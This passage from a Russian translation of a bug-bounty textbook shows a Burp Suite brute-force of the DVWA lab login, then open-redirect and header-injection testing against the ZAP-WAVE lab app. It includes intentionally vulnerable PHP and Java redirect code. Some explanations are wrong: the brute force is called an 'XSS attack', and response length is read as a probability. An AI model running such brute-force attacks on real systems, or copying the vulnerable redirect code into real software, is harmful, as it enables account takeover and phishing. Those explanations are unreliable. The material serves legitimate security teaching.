

Рис. 4-14. *Позиции полезной нагрузки*

Мы нажмем кнопку Clear и очистим эти выбранные строки. Далее мы выберем имя пользователя, пароль и логин в последней строке и нажмем кнопку Add. По сути, кнопка Clear удаляет все типы специальных символов из всего ответа. Когда мы используем кнопку Add, мы добавляем полезные нагрузки туда, где они нам нужны. Для каждого запроса атаки, Burp Suite берет шаблон запроса и помещает одну или несколько полезных нагрузок в позиции. Мы выбрали Sniper атаку, потому что она использует один набор полезных нагрузок.

Теперь наши полезные нагрузки готовы, поэтому мы можем щелкнуть мышью на вкладке Payloads в верхней части этого окна. Теперь мы можем добавить сюда некоторые имена пользователей, такие как “admin”, “john”, “smith” и т. д. (Рис. 4-15).



Рис. 4-15. *Добавление нескольких имен пользователей в раздел Payloads*

Для паролей мы загрузим список слов по умолчанию из usr/share/wordlist, из папки metaspoilt, которая включает в себя множество файлов с такими расширениями, как ".txt" (рис. 4-16).



Рис. 4-16. *Загрузка комбинации паролей из списков слов*

После этого нажмите кнопку "Start attack" в правом верхнем углу (рис. 4-17). XSS-атака начнется, как только вы нажмете на кнопку. Полезные нагрузки имя пользователя и пароль начнут проверять все комбинации, используемые в приложении DVWA.



Рис. 4-17. *Брутфорс XSS атаки через Burp Suite*

Он найдет комбинацию имени пользователя и пароля индивидуально; поэтому это может занять некоторое время в зависимости от количества имен пользователей и паролей, которые были переданы в Burp Suite.

В обычном случае, с правой стороны, вы можете наблюдать длину статуса. Верхний считается базовым, где мы можем ожидать, что XSS атака успешно эксплуатирует уязвимость приложения и находит правильную комбинацию.

Здесь 1777; это число вычислено Burp Suite на основе вероятности. Следовательно, чем выше число, тем больше шансов на успех.

Наконец-то мы получили комбинацию, которая соответствует 5218, что намного больше, чем 1777. Комбинация admin и admin.

Давайте попробуем эту комбинацию на DVWA.

Он работает абсолютно нормально; мы можем безопасно войти в приложение, набрав имя пользователя admin и пароль admin (рис. 4-18).



Рис. 4-18. *Мы успешно использовали комбинацию имени пользователя и пароля, брутфорсив XSS атаку, и вошли в DVWA.*

Как только мы вошли в систему, Burp Suite снова ловит трафик:

//code 4.6

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.3/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
```

```
Cookie: security=low; PHPSESSID=cv8hr0pa3evsb6v26hv0
5pt103; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=admin&Login=Â§LoginÂ§
```

Обратите внимание на последнюю строку: наше имя пользователя и комбинация паролей были отражены в выводе.

С помощью продвинутых XSS атак хакеры также могут внедрять вредоносный код на веб-сайты. Как я уже упоминал ранее, в целом существует два типа XSS атак; в одном из них данные включаются в динамический контент. Из-за этого время от времени мы слышим о новом типе атаки. Атака Megacart одна из последних атак, в результате которой пострадали многие банки в США и Канаде. В таких атаках, используя клиентские браузеры, данные были украдены.

Поэтому всегда будьте в курсе событий, читайте статьи, имеющие отношение к обсуждению. Кроме того, поиск ошибок безопасности в любом веб-приложении не ограничивается одной концепцией, такой как XSS. Есть и другие типы атак, и они взаимосвязаны. В следующих главах мы их изучим. По мере того, как вы изучаете различные техники, моя рекомендация всегда заключается в том, чтобы попытаться найти то, что соединяет эти точки. Как один тип уязвимостей связан с другим типом уязвимостей?

Глава 5

Инъекция заголовка и перенаправление URL-адресов

Инъекция заголовка и перенаправление URL-адреса возможны, когда веб-приложение принимает непроверенные пользовательские данные. Эти ненадежные данные могут перенаправить страницу на вредоносный веб-сайт.

Введение в инъекцию заголовка и перенаправления URL-адресов

Рассмотрим несколько простых PHP-кодов:

//code 5.1

```
<?php
/* Redirecting browser */
header("Location: https://www.sanjib.site");
?>
```

Предыдущий PHP-файл, после нажатия на который мы переходим к https://sanjib.site. Теперь рассмотрим случай, когда разработчик пишет такой же код таким образом:

S. Sinha, *Bug Bounty Hunting for Web Security*,
https://doi.org/10.1007/978-1-4842-5391-5_5

//code 5.2

```
<?php
/* Taking untrusted input from a form and Redirecting browser */
$RedirectingURL = $_GET['url'];
header("Location: " . $RedirectingURL);
?>
```

В предыдущем коде пользовательский ввод отображается в заголовке. Можно легко манипулировать этой строкой запроса и перенаправлять адрес на некоторые вредоносные сайты, которые злоумышленник может контролировать.

Изменив ненадежный URL-адрес, введенный на вредоносный сайт, злоумышленник может успешно запустить атаку, похитив учетные данные пользователя. Поэтому, как тестировщик на проникновение, вы должны проверить, имеет ли приложение вашего клиента, уязвимости перенаправления URL-адресов или нет: приведет ли это приложение ввод пользователя в цель перенаправления небезопасным способом или нет.

Если приложение имеет такие уязвимости, злоумышленник может создать URL-адрес внутри приложения, который вызывает перенаправление на вредоносный сайт, и пользователи, даже если они верифицированы, не могут заметить последующее перенаправление на другой сайт.

Мы можем попытаться лучше понять всю ситуацию, используя диаграмму (рис. 5-1).



Рис. 5-1. *Как пользователь перенаправляется на вредоносный сайт*

Когда URL-адрес явно объявлен в коде, он безопасен (код 5.1). Мы также можем рассмотреть Java код, написанный безопасным образом:

//code 5.3

```
response.sendRedirect("https://www.sanjib.site");
```

Если вы измените этот код таким образом, он станет уязвимым, поскольку получает URL-адрес от параметра с именем url (GET или POST) и перенаправляет его на этот URL-адрес:

//code 5.4

```
/* here string url accepts user input */
response.sendRedirect(request.getParameter("url"));
```

Эта уязвимость может быть превращена в фишинговую атаку путем перенаправления пользователей на вредоносный сайт путем инъекции заголовка. Как это можно сделать, мы увидим в следующем разделе. На этом этапе мы также должны помнить о важности утечки токена доступа OAth 2.0. Почему это так важно? Во-первых, веб-приложения обычно хотят использовать сервис другого приложения; вместо того чтобы использовать ваш пароль, они должны использовать протокол под названием OAuth. Однако вы должны быть осторожны с тем, как другое приложение хранит или использует ваши данные. Предположим, что для входа в другое приложение вы используете свои учетные данные Facebook. Авторизация открытого доступа иногда вызывает опасность, когда происходит инъекция токенов.

Межсайтовый скриптинг с помощью инъекции заголовка

К настоящему времени мы узнали, что открытые перенаправления или перенаправления URL-адресов являются потенциальными уязвимостями для любого веб-приложения. Под влиянием ненадежных пользовательских входных данных любое веб-приложение может попасть в эту фишинговую ловушку. В таких случаях выполняется перенаправление в адрес, указанный в предоставленных пользователем данных.

Мы покажем, как мы можем использовать прокси Burp Suite, Spider и Repeater инструменты для проверки открытых перенаправлений в одно мгновение. Мы собираемся протестировать намеренно уязвимое веб-приложение ZAP-WAVE; оно предназначено для оценки инструментов безопасности.

Это приложение доступно в OWASP bWA. Мы уже установили его в нашей виртуальной лаборатории. Сначала запустите приложение "owaspbwa". В этом приложении вы получите ссылку на ZAP-WAVE. Щелкните и откройте его (рис. 5-2).



Рис. 5-2. *Приложение ZAP-WAVE в OWASP bWA*

Мы уже настроили наш Burp Suite. Давайте убедимся, что перехват прокси Burp включен. Теперь мы заходим на страницу ZAP-WAVE, и трафик отражается на нашем прокси в Burp (рис. 5-3).



Рис. 5-3. *Мы перехватили трафик ZAP-WAVE в Burp Suite*

Мы получаем этот вывод на нашем экране Burp:

//code 5.5

```
GET /zapwave/ HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.3/
Cookie: JSESSIONID=90898439ODB986CA443B6D455864E077; PHPSESSID=
6iccf8niu6j4a5sq27c9k5a4a2; acopendivids=swingset,jotto,phpbb2,
redmine; acgroupswithpersist=nada
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Давайте я поясню, как здесь работает заголовок запроса. На самом верху HOST. Здесь это 192.168.2.3. Это нужный хост, который обрабатывает запрос. Далее следует часть принятия. Часть Accept указывает, что все типы MIME принимаются клиентом; для веб-служб указываются выходные данные JSON или XML. Следующий шаг обрабатывает файл cookie. Это очень важная часть любого запроса. Браузер передает данные cookie на сервер.

На рис. 5-3 мы видим, что вкладка Proxy Intercept показывает перехваченный запрос. Теперь мы щелкнем правой кнопкой мыши и отправим этот запрос в инструмент Spider. Вам не нужно выбирать какой-либо элемент или строку, вы можете щелкнуть в любом месте контекста и выбрать инструмент Spider (рис. 5-4).

Во всплывающей строке меню он попросит добавить этот термин в область действия вашего инструмента Spider, и как только вы это сделаете, он добавит запрос в область действия.



Рис. 5-4. *Отправка перехваченных данных в инструмент Spider*

Инструмент Spider паучит веб приложение. Целевой инструмент Burp, включая инструмент Spider, содержит подробную информацию о ваших целевых приложениях и позволяет управлять процессом тестирования на наличие уязвимостей. Здесь мы делаем то же самое. Burp Proxy это перехватывающий веб-прокси, который работает как человек посередине между конечным браузером и целевым веб-приложением.

Инструмент также заполнит карту сайта (рис. 5-5).



Рис. 5-5. *Статус Spider в Burp Suite*

Если вы перейдете на вкладку Target и нажмете “Site map”, то теперь увидите весь паучий вид приложения ZAP-WAVE.

Однако мы будем использовать наш фильтр карты сайта здесь для одной конкретной цели. Мы будем искать любые коды перенаправления или форварды, используемые "Site Map". Когда вы нажмете на панель фильтров, чтобы открыть меню параметров, вы найдете справа от себя опции “Filter by status code”, в которых вы выберете только 3xx кодов состояния. Эти коды состояния указывают на то, что для выполнения запроса требуется перенаправление (рис. 5-6).



Рис. 5-6. *Выбор класса 3xx в фильтре по коду состояния*

В таблице "site map" теперь вы найдете только HTTP-запросы класса 3xx (рис. 5-7).



Рис. 5-7. *HTTP запросы класса 3xx*

Как вы видите, есть два HTTP-запроса, которые принадлежат классу 3xx. Теперь мы можем вручную пройти через эти запросы, чтобы найти URL-адрес, где у нас есть параметр запроса.

Вывод первого URL-адреса выглядит следующим образом:

//code 5.6

```
POST /zapwave/active/redirect/redirect-form-basic.jsp HTTP/1.1
Host: 192.168.2.3
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1;
Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.2.3/zapwave/active/redirect/redirect-
form-basic.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: JSESSIONID=B110B0C8FB43F7379167CF872FA700F7; zap-info-
cookie-no-http-only=test; zap-xss-cookie-basic=Peter Winter

target=redirect-index.jsp
```

Обнаружение инъекции заголовка и перенаправления URL-адресов

Пока что у нас есть два HTTP-запроса; между ними первый (код 5.6) не показывает никакого параметра запроса. Давайте проверим второе (рис. 5-8).



Рис. 5-8. *Поиск параметра запроса*

Давайте покажем вывод, чтобы вы сами могли увидеть, показывает ли он какой-либо параметр запроса или нет.

//code 5.7

```
GET /zapwave/active/redirect/redirect-url-basic.
jsp?redir=redirect-index.jsp HTTP/1.1
Host: 192.168.2.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=B110B0C8FB43F7379167CF872FA700F7
DNT: 1
```

```
Connection: close
Upgrade-Insecure-Requests: 1
The first line of code 5.7 goes like this:
GET /zapwave/active/redirect/redirect-url-basic.
jsp?redir=redirect-index.jsp HTTP/1.1
```

С помощью этого параметра запроса redir мы можем протестировать нашу технику перенаправления URL-адресов с помощью Repeater в Burp Suite. Мы собираемся внедрить заголовок и показать, что это приложение имеет уязвимость перенаправления URL-адресов.

Другими словами, мы можем изменить параметр и попытаться выяснить, возможно ли перенаправление URL-адреса или нет. Чтобы исследовать дальше, мы должны отправить его в инструмент Repeater. Просто щелкните правой кнопкой мыши на запросе в таблице карты сайта и нажмите кнопку “Send to Repeater” (рис. 5-9).

